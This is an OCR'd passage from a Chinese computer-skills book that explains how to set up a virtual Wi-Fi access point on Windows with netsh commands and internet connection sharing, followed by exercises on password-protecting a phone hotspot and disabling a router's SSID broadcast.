
Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，如下图所示。




Step 02 打开“运行”对话框，在“打开”文本框中输入 cmd，如下图所示。




Step 03 打开“命令提示符”窗口，在其中输入 netsh wlan show drivers 命令，检查无线网卡是否支持 AP 功能，如果有“支持的承载网络：是”信息，证明具有 AP 功能，如下图所示。



Step 04 使用命令“netsh wlan set hostednetwork mode=allow ssid=wifi key=12345678”创建一个无线 AP，该命令用于创建一个名称为 wifi，连接密码为“12345678”的无线网络，如下图所示。



Step 05 使用 netsh wlan start hostednetwork 命令，启用创建好的无线网络，如下图所示。



Step 06 单击桌面上的“开始”按钮，在弹出的界面中单击“设置”按钮，如下图所示。



Step 07 打开“设置”对话框，在其中选择“网络和 Internet”选项，如下图所示。




Step 08 打开“网络状态”对话框，单击右下方的“网络和共享中心”超链接，如下图所示。




Step 09 打开“网络和共享中心”对话框，单击“更改适配器设置”超链接，如下图所示。




Step 10 打开“网络连接”对话框，在其中可以看到多出来的“本地连接*3”图标，如下图所示。




Step 11 选择接入外网的网络图标，这里以“以太网2”有线网络为例，选中以太网2并右击，在弹出的快捷菜单中选择“属性”菜单命令，如下图所示。



Step 12 打开“属性”对话框，切换到“共享”选项卡，在“家庭网络连接”下拉列表中找到“本地连接*3”并选中，如下图所示。



Step 13 选择完成后，单击“确定”按钮，这样便可以创建一个虚拟 AP，如下图所示。



13.6　小试身手

练习1：开启并加密手机WLAN热点



为保证手机的安全，一般需要给手机的 WLAN 热点功能添加密码，具体的操作步骤如下。

Step 01 打开手机，进入手机的设置界面，在其中点按“便携式 WLAN 热点”，开启手机的便携式 WLAN 热点功能，如下图所示。



Step 02 在手机的“移动热点”设置界面中，点按“配置 WLAN 热点”功能，在弹出的界面中点按“开放”选项，可以选择手机设备的加密方式，如下图所示。



Step 03 选择好加密方式后，即可在下方显示密码输入框，在其中输入密码，然后单击“保存”按钮即可，如下图所示。



Step 04 加密完成后，使用计算机再连接手机设备时，系统提示用户输入网络安全密钥，如下图所示。




练习2：关闭无线路由器的广播功能



路由器的无线广播功能在给用户带来方便的同时，也给用户带来了安全隐患，因此，在不用无线功能的时候，要将路由器的无线功能关闭掉，具体的操作步骤如下。

Step 01 打开无线路由器的 Web 后台设置界面，在其中选择“无线设置”选项下的“基本设置”选项，即可在右侧的窗格中显示无线网络的基本设置信息，如下图所示。



Step 02 取消选中的“开启无线功能”和“开启 SSID 广播”两个复选框，最后单击“保存”按钮，即可关闭路由器的无线广播功能，如下图所示。




